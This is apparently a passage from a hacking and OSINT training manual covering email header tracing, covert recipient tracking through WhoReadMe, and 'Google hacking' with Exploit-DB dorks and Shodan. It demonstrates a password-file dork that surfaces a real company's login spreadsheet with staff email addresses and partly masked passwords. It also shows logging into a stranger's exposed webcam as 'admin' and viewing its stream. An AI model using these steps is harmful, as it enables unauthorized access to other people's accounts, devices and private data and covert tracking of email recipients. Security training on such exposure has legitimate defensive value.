
- Copy the email header till you see a string MIME-version :1.0.



- Paste the headers copied into the website and click lookup




- IP2location.com analyses the email header and give us the location of the sender.




Website : [www.whatismyipaddress.com](http://www.whatismyipaddress.com)

[Whatismyipaddress.com](http://Whatismyipaddress.com) can be used to track an email sender based on email headers.


- To trace an email, open the email received and select show original from more options.



- Paste the headers copied into the website and click Find Email Sender



- whatismyipaddress.com analyses the email header and give us the IP Address of the sender.




**Website : [www.whoreadme.com](http://www.whoreadme.com)**

WhoReadMe will notify the location of the user who read your email through the IP address of the system where the mail is opened on.

- Access **whoreadme.com** from any web browser. Signup for a free account **with the email address that would be used to send emails.**
- Login to **whoreadme.com** using the registered email id.



- After verifying the login, send an email from the registered email id to the recipient.
- Assuming your registered email id with **whoreadme.com** is [abc@gmail.com](mailto:abc@gmail.com) and you have to send an email to [whoreadme.test@gmail.com](mailto:whoreadme.test@gmail.com)
- Login to your gmail account and send an email to recipient as [whoreadme.test@gmail.com.whoreadme.com](mailto:whoreadme.test@gmail.com)



- If the recipient opens the email, the IP address of the system along with its operating system and web browser details will be recorded by **whoreadme.com** and can be accessed by logging into our account.
- In the **whoreadme.com** account, navigate to Tracking Reports to check the email tracking reports

The screenshot shows the Whoreadme website interface. At the top, there's a navigation bar with links for Home, Join, Reports (which is currently selected), and FAQ. Below the navigation is a toolbar with icons for Tracking Reports, Compose, Drafts, Address Book, Account, and a Logout link. The main area displays a list of tracking reports. One report is highlighted with a red box: "test email" sent to "whoreadme.test@gmail.com" 24 seconds ago. Another report below it, with a yellow background, was sent 1 month ago to the same recipient. A search bar at the bottom says "Press enter to search".

- Click on the subject of the email sent to check for information about sender, recipient and the tracking status. To check the IP address, click on **Details**.

This screenshot shows a detailed view of an email report titled "Report: test | WhoReadMe". It includes fields for Status (Active), Recipient (whoreadme.test@gmail.com), From (zoomcspro@gmail.com), To (<whoreadme.test@gmail.com>), Subject (test), Sent on (19 Jun, 2018 03:37:16 pm (1 month ago)), and Message (with a "View message" link). Below this is a "Tracking Activities" section. A message activity is listed: "Message opened by whoreadme.test@gmail.com on 19 Jun, 2018 03:37:22 pm (1 month ago) from Mountain View, California, United States". At the bottom right of this section is a "Details" button, which is also highlighted with a red box.

- It will display Tracking activity details of an email as below

The screenshot shows a web browser window with the URL [www.whoreadme.com/reports/levlwe0elr?referer=http%3A%2F%2Fwww.whoreadme.com%2Freports](http://www.whoreadme.com/reports/levlwe0elr?referer=http%3A%2F%2Fwww.whoreadme.com%2Freports). A red box highlights the tracking activity details table. The table contains the following information:


Message opened by <b>whoreadme.test@gmail.com</b> on 19 Jun, 2018 03:37:22 pm (1 month ago) from Mountain View, California, United States.	
IP Address	66.249.91.247
Location	Mountain View, California, United States (13553.44 km away) <a href="#">View Map</a>
ISP	Google LLC
Weather	Mist
Proxy	No
Read Duration	1 second
HTTP Referrer	<a href="http://mail.google.com/">http://mail.google.com/</a>
User Agent	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311.135 Safari/537.36 Edge/12.246 Mozilla/5.0
Browser	Chrome 42.0
System	Windows NT
Mobile	No
Language	English (United States)

Below the table is a green button labeled "CONTINUE". To the right of the button, there is a call-to-action section with the text "3 Easy Steps:" and three numbered steps: 1) Click "Continue", 2) Download on our website, 3) Get Free Package Tracker. The website address [www.packagetracer.com](http://www.packagetracer.com) is also shown.


## Tool : EmailTrackerPro

**EmailTrackerPro** provides all the information required to track where email came from. It holds the footprint of each server the email travelled through which in almost all cases leads us back to the city/town the email originated.

- Start the **Email TrackerPro** application and give original email header from the email. It will display in **Email Summary** tab the email originated IP address, location and path details.



- Click on **Network Whois** Tab, it will display WHOIS detail information about IP address from where email had been originated.



- Click on **Domain Whois Tab**, it will display detail information related domain name.

The screenshot shows the eMailTrackerPro interface with the 'Domain Whois' tab selected. On the right, there is a detailed panel for the domain 'AMUBM.COM'. The panel includes fields for Registrar WHOIS Server, Registrar URL, Update Date, Creation Date, Registrar Registration Expiration Date, Registrant ID, Registrant Name, Registrant Organization, Registrant Street, Registrant City, Registrant State/Province, and Registrant Email. Below this is another panel for 'Email Header' which contains various email header fields such as X-Received, Return-Path, Received, Authentication-Results, and Message-ID.


#	Hop IP	Hop Name	Location
1	10.129.0.1		
2	178.162.217.157	vlan40B fra1.ngn-cs2.de leaseweb.net	(Germany)
3	178.162.223.156		(Australia)
4	31.31.38.126		(Australia)
5	80.81.194.167	bbi01.xn01.fra01.networklayer.com	Frankfurt, Germany
6	50.97.18.216	ae7.bbi02.xn01.fra01.networklayer.com	(Australia)
7	50.97.18.216	ae1.bbi01.eq01.ams02.networklayer.com	(Australia)
8	50.97.18.214	ae1.bbi02.eq01.wdc02.networklayer.com	(Australia)
9	173.192.18.194	ae7.bbi01.eq01.wdc02.networklayer.com	Dallas, Texas, USA

- Click on **Email Header Tab**, it will display original email header information.

The screenshot shows the eMailTrackerPro interface with the 'Email Header' tab selected. On the right, there is a detailed panel for the email header. The panel includes fields for X-Received, Return-Path, Received, Authentication-Results, and Message-ID. Below this is another panel for 'Domain Whois' which contains fields for Registrar WHOIS Server, Registrar URL, Update Date, Creation Date, Registrar Registration Expiration Date, Registrant ID, Registrant Name, Registrant Organization, Registrant Street, Registrant City, Registrant State/Province, and Registrant Email.

#	Hop IP	Hop Name	Location
1	10.129.0.1		
2	178.162.217.157	vlan40B fra1.ngn-cs2.de leaseweb.net	(Germany)
3	178.162.223.156		(Australia)
4	31.31.38.126		(Australia)
5	80.81.194.167	bbi01.xn01.fra01.networklayer.com	Frankfurt, Germany
6	50.97.18.216	ae7.bbi02.xn01.fra01.networklayer.com	(Australia)
7	50.97.18.216	ae1.bbi01.eq01.ams02.networklayer.com	(Australia)
8	50.97.18.214	ae1.bbi02.eq01.wdc02.networklayer.com	(Australia)
9	173.192.18.194	ae7.bbi01.eq01.wdc02.networklayer.com	Dallas, Texas, USA

## GOOGLE HACKING



### Pre-requisite:

- Computer installed with OS
- Internet Connection (Broadband, Dial-up)

### Google Hacking – Websites

- [www.exploit-db.com](http://www.exploit-db.com)
- [www.shodan.io](http://www.shodan.io)

### Google Hacking – Tools

- Google Hacks

## Website : [www.exploit-db.com](http://www.exploit-db.com)

**Exploit-db.com** is a database of google search queries to extract information about vulnerable servers, devices or to extract confidential data stored on a server.

- Exploit-db has different sections of google queries which can be chosen as per requirement.

The screenshot shows the main page of the Exploit Database. At the top, there's a navigation bar with links for Home, Exploits, Shellcode, Papers, Google Hacking Database, Submit, and Search. Below the navigation, there are several sections of search queries:

- Vulnerable Files (62)**: HUNDREDS of vulnerable files that Google can find on websites.
- Vulnerable Servers (94)**: These searches reveal servers with specific vulnerabilities. These are found in a different way than the searches found in the "Vulnerable Files" section.
- Error Messages (100)**: Really verbose error messages that say WAY too much!
- Network or Vulnerability Data (84)**: These pages contain such things as firewall logs, honeypot logs, network information, IDS logs... All sorts of fun stuff!
- Various Online Devices (384)**: This category contains things like printers, video cameras, and all sorts of cool things found on the web with Google.
- Files Containing Passwords (262)**: PASSWORDS!!! Google found PASSWORDS!
- Sensitive Online Shopping Info (11)**: Examples of queries that can reveal online shopping information like customer data, suppliers, orders, credit card numbers, credit card info, etc.
- Files Containing Juicy Info (520)**: No usernames or passwords, but interesting stuff none the less.
- Pages Containing Login Portals (485)**: These are login pages for various services. Consider them the front door of a website more sensitive functions.
- Advisories and Vulnerabilities (2016)**: These searches locate vulnerable servers. These searches are often generated from various security advisory posts, and in many cases are product or version-specific.

- If we choose to get access to passwords saved on servers, we can choose a query from the database.

The screenshot shows a search result for the query `"password.xlsx" ext:xlsx`. The result is displayed in a card format:

- Google Dork Description:** `"password.xlsx" ext:xlsx` (highlighted with a red box)
- Google Search:** `"password.xlsx" ext:xlsx`
- Published:** 2018-06-14
- GHDB-ID:** 4857
- EDB-ID:** N/A
- Author:** ManhNho


Below the card, there is a snippet of the search results:

```

1 "password.xlsx" ext:xlsx
2 excel files containing password
3
4
5 ManhNho

```

- Clicking on the query takes us to google search with the string and the results for it.



- Clicking on any of the search result displays the saved passwords on the server.


The screenshot shows a Microsoft Excel spreadsheet titled "Password-1 - Microsoft Excel" with the following data:

SITE	USER NAME	PASSWORD
https://econfig.business.panasonic.net/portal/	gate@ekontis.gr	k[REDACTED]2
https://kms.business.panasonic.net/kms/	kontis	k[REDACTED]2
http://www.infolex.gr/Accessories/Spare-Parts.aspx	1060002	1[REDACTED]2
http://www.intertech.gr/	TSIOTSIOS	T[REDACTED]4
https://www.dropbox.com	dromanas@ekontis.gr	k[REDACTED]2
Mail	dromanas@ekontis.gr	e[REDACTED]5
Mail	gate@ekontis.gr	e[REDACTED]5
Πόρτα		[REDACTED]
email p.giannakopoulos@ekontis.gr		k[REDACTED]5


## Website : [www.shodan.io](http://www.shodan.io)

Shodan.io is a database of vulnerable servers, devices on internet.

- Login to shodan.io and click explore to find different vulnerable devices listed on the homepage.



- It displays a list of categories as below, click on any category to access a list of vulnerable devices



- Click on any link in the page to gain more information about the vulnerable device.

The screenshot shows the Shodan search interface with the query "Server:SQ-WEBCAM". The results page displays a map of the world with red dots indicating found devices. On the right, there's a list of results. One result for "212.158.152.148" is highlighted with a red box. This result is categorized under "VIDEO WEB SERVER". The details pane shows the following information:

```

HTTP/1.1 200 OK
Connection: close
Cache-Control: no-cache
Server: SQ-WEBCAM
CONTENT-LENGTH:2936
  
```

- As in this case, it displays a login page to access an online camera.

The screenshot shows a web browser displaying a login page for an IP surveillance camera. The page has a blue header with the text "Any time & Any where" and "IP Surveillance New Generation .....Video Web Server". Below the header is a login form with two fields: "Username" (set to "admin") and "Password" (set to "\*\*\*\*\*"). The entire login form is highlighted with a red box. At the bottom of the form are three buttons: "Reset", "Submit", and "Download AP".


- After logging in, we have access to video stream from the camera.




## Tool : Google Hacks

**Google Hacks** is a tool useful in framing google queries based on user requirements.

